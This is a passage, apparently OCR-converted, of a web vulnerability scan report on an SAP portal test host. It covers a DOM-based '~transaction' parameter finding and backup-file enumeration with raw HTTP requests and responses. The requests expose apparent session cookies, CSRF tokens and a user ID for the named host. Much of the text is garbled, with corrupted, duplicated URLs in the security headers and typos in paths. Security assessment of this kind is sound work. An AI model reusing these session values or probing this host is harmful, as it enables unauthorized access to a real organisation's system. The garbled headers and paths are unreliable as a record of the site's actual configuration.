https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://* boost.ai/ https://ui5.sap.com/https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://*.googleapis.com/https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com.443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1.prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self
https://*.zalaris.com:443 blob:;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
<!DOCTYPE html>
<html>
<head>
<meta http-equiv="cache-control" content="no-cache">
<title>SAP GUI for HTML</title>
link id="urStdCssLink" class="sapThemeMetaData-UR-Is" rel="STYLESHEET" href="
  ...[SNIP]...
 <script type="text/javascript">document.forms["webguiStartForm"].elements["~transaction"].value = decodeURIComponent("dojqo01szy");</script>
 ...[SNIP]...
```

#### Static analysis

The value of the **~transaction** request parameter is copied into a JavaScript string literal. The payload **dojqo01szy** was submitted in the **~transaction** parameter.

The string containing the payload is then passed to the 'value' property of a DOM element via the following statement:

document.forms["webguiStartForm"].elements["~transaction"].value = decodeURIComponent("dojqo01szy");

#### Dynamic analysis

The value of the **~transaction** request parameter is copied into a JavaScript string literal. The payload **dojqo01szy** was submitted in the **~transaction** parameter.

The string containing the payload is then passed to input.value.

The previous value reached the sink as:

yrntb9o88q

The stack trace at the source was:

```
at _0x149018 (<anonymous>:1:324932)
at Object.VqWqZ (<anonymous>:1:175011)
at Object.EKGja (<anonymous>:1:526637)
at HTMLInputElement.set [as value] (<anonymous>:1:543517)
at https://testportal.zalaris.com/sap/bc/gui/sap/its/webgui?~transaction=dojqo01szy:457:170
```

The stack trace at the sink was:

```
at Object.Lixzr (<anonymous>:1:175099)
at Object.waEnv (<anonymous>:1:526777)
at HTMLInputElement.set [as value] (<anonymous>:1:543572)
```

# 23. Backup file

#### There are 65 instances of this issue:

- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_1.exe
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_1.gz
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_statio\_includes\_1.jar
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_1.js.exe
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_1.js.gz
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_t.js.jar
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_1.js.rar /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_1.js.tar
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_1.js.tar.gz
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_1.js.zip
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_1.rar
   /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_1.tar
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_1.tar.gz
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_1.zip /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_2.exe
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_2.gz
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_2.jar
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_statio\_includes\_2.js.exe
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_2.js.gz
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_2.js.jar
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_2.js.rar
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_statio\_includes\_2.js.tar
- $\bullet \ \ /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static_includes\_2.js.tar.gz$
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_2.js.zip
- $\bullet \ / irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_2.rangler.pst. and the properties of 
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_2.tar /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_c.tar
   /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_2.tar.gz
   /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_2.tar
   /neptune/ZMFP\_TRAVEL\_CREATE\_EXPENSE\_REP.view.js1
   /neptune/ZMFP\_TRAVEL\_CREATE\_EXPENSE\_REP.view.js2
   /neptune/ZMFP\_TRAVEL\_CREATE\_EXPENSE\_REP.view.js\_backup
   /neptune/ZMFP\_TRAVEL\_CREATE\_EXPENSE\_REP.view.js\_bak
   /neptune/ZMFP\_TRAVEL\_CREATE\_EXPENSE\_REP.view.js\_old
   /neptune/ZMFP\_TRAVEL\_CREATE\_EXPENSE\_REP.view.jsbak
   /neptune/ZMFP\_TRAVEL\_CREATE\_EXPENSE\_REP.view.jsinc

- /neptune/ZMFP\_TRAVEL\_CREATE\_EXPENSE\_REP.view.jsinc
   /neptune/ZMFP\_TRAVEL\_CREATE\_EXPENSE\_REP.view.jsold
   /neptune/ZMFP\_TRAVEL\_CREATE\_EXPENSE\_REP.view.js~
- /neptune/native/neptune\_login\_ping.1
- /neptune/native/neptune\_login\_ping.7z
- /neptune/native/neptune\_login\_ping.a
- /neptune/native/neptune\_login\_ping.ar
- /neptune/native/neptune\_login\_ping.bac
- /neptune/native/neptune\_login\_ping.backup
- /neptune/native/neptune\_login\_ping.bak /neptune/native/neptune\_login\_ping.bz2
- /neptune/native/neptune login ping.cbz
- /neptune/native/neptune\_login\_ping.ear
- /neptune/native/neptune login ping.exe
- /neptune/native/neptune\_login\_ping.gz
- /neptune/native/neptune\_login\_ping.inc
- /neptune/native/neptune\_login\_ping.include
- /neptune/native/neptune\_login\_ping.jar · /neptune/native/neptune\_login\_ping.lzma
- /neptune/native/neptune\_login\_ping.old
- /neptune/native/neptune\_login\_ping.rar
- /neptune/native/neptune\_login\_ping.tar
- /neptune/native/neptune\_login\_ping.tar.7z /neptune/native/neptune\_login\_ping.tar.bz2
- /neptune/native/neptune\_login\_ping.tar.gz
- /neptune/native/neptune\_login\_ping.tar.lzma
- /neptune/native/neptune\_login\_ping.tar.xz/neptune/native/neptune\_login\_ping.war
- /neptune/native/neptune login ping.wim
- /neptune/native/neptune\_login\_ping.xz
- /neptune/native/neptune\_login\_ping.zip

## Issue description

Publicly accessible backups and outdated copies of files can provide attackers with extra attack surface. Depending on the server configuration and file type, they may also expose source code, configuration details, and other information intended to remain secret.

#### Issue remediation

Review the file to identify whether it's intended to be publicly accessible, and remove it from the server's web root if it isn't. It may also be worth auditing the server contents to find other outdated files, and taking measures to prevent the problem from reoccurring.

# References

Web Security Academy: Information disclosure via backup files

## Vulnerability classifications

- CWE-530: Exposure of Backup File to an Unauthorized Control Sphere
- CAPEC-37: Retrieve Embedded Sensitive Data
- CAPEC-204: Lifting Sensitive Data Embedded in Cache

23.1. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher /zen/mimes/combined static includes 1.exe

## Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /iri/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined static includes 1.js

## Request 1

GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined static includes 1.exe HTTP/1.1

Host: testportal.zalaris.com

Accept-Encoding: gzip, deflate

Accept-Language: en-US;q=0.9,en;q=0.8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Cookie: saplb PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BgglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZq; sap-usercontext=sap-client=650;

al\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657778018921

# Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 05:55:12 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1: mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

content-type: application/octet-stream;charset=UTF-8 cache-control: private, max-age=31556926

last-modified: Tue, 19 Apr 2022 08:29:39 GMT

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://polatform.twitter.com/ https://\*.neptuné-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://api.recast.ai/ gap-iab: https://api.recast. /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS https://preprod.signicat.com/ https://id.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/https://syndication.twitter.com/https://suprication.twitter.com/https://suprication.twitter.com/https://suprication.twimg.com/https://suprication.twimg.com/https://suprication.twitter.com/https://suprication.twimg.com/https://suprication.twitter.com/https://suprication.twimg.com/https://suprication.twitter.com/https://suprication.twitte http://www.zalaris.com http://zalaris.com https://\*.zalaris.com: https://\*.zalaris.com: https://www.zalaris.com https://cdnjs.cloudflare.com/ https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com.https://\*.twimg.com.http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\* zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob:

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

dummyNotUsed

# Request 2

GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/xzik.js HTTP/1.1

Host: testportal.zalaris.com

Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Cache-Control: max-age=0

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjIr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYv0lv30Js.3ap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB/lmn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657778018921

# Response 2

HTTP/1.1 404 Not Found

Date: Thu, 14 Jul 2022 05:55:14 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=UTF-8 content-length: 0

sap-isc-etag: J2EE/iri

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/ https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https:///accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://t.sqlaris.com/443 https://e.zalaris.com/443 https://e.zalaris.com/443 https://s.calaris.com/443 https://s.calaris.com/443 https://s.calaris.com/443 https://s.calaris.com/443 https://s.calaris.com/443 https://s.com/443 https://s.calaris.com/443 https://s.calaris.com/443 https://s.calaris.com/443 https://s.calaris.com/443 https://s.calaris.com/443 https://s.com/443 https://s.com/443 https://s.calaris.com/443 https://s.calari https://platform.twitter.com.https://\*.twimg.com.http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com.443 https://boost-files-general-eu-west-1-test.s3-euwest-1 amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://r.zalaris.com/443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://sapui5.hana.ondemand.com https://sapui5.hana. https://\*.zalaris.com:443 blob:

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

23.2. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher /zen/mimes/combined static includes 1.gz

#### Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_1.js

# Request 1

GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_1.gz HTTP/1.1

Host: testportal.zalaris.com Accept-Encoding: gzip, deflate

Accept: \*/

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close Cache-Control: max-age=0

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG
P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA
3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOI%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; al\_user=KMQQH6AyP3h3gm1NJB//mn[2022-07-14T04:02:32.980Z; al\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552:

SAPWP active=1; ai session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657778018921

## Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 05:55:27 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade,strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

content-type: application/x-gzip;charset=UTF-8

cache-control: private, max-age=31556926 last-modified: Tue, 19 Apr 2022 08:29:39 GMT

content-length: 12

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p. https://\*.neptune-software.com:443 https://license.goedit.lo:443 goedit.l/\* data: blob: https://maps.googleapis.com:443 https://hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://altestcors.azurewebsites.net/ https://oigin.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://id.signicat.com/ https://signicat.com/ https://signica https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://uss.p.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://\*.zalaris.com/https://e.mqcdn.com:443 https://syndication.twitter.com/https://syndication.twitter.com/https://platform.twitter.com/https://syndication.twitter.com/https://platform.twitter.com/https://syndication.twitter.com/https://platform.twitter.com/https://soost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\* zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob:

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close dummyNotUsed

# Request 2

GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/acf.js HTTP/1.1

Host: testportal.zalaris.com Accept-Encoding: gzip, deflate

Accept: \*/

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Cookie: saplb PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPJir5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657778018921

# Response 2

HTTP/1.1 404 Not Found

Date: Thu, 14 Jul 2022 05:55:29 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=UTF-8

content-length: 0

sap-isc-etag: J2EE/irj

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p. https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://proprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://\*.alaris.com.t443 https://sularis.com https://cdnjs.cloudflare.com/ https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://\*.twimg.com https://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1.prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com.https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob:;

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html X-Content-Type-Options: nosniff

Connection: close

23.3. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher /zen/mimes/combined static includes 1.jar

## Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /iri/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined static includes 1.js

## Request 1

GET /iri/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_1.jar HTTP/1.1 Host: testportal.zalaris.com

Accept-Encoding: gzip, deflate

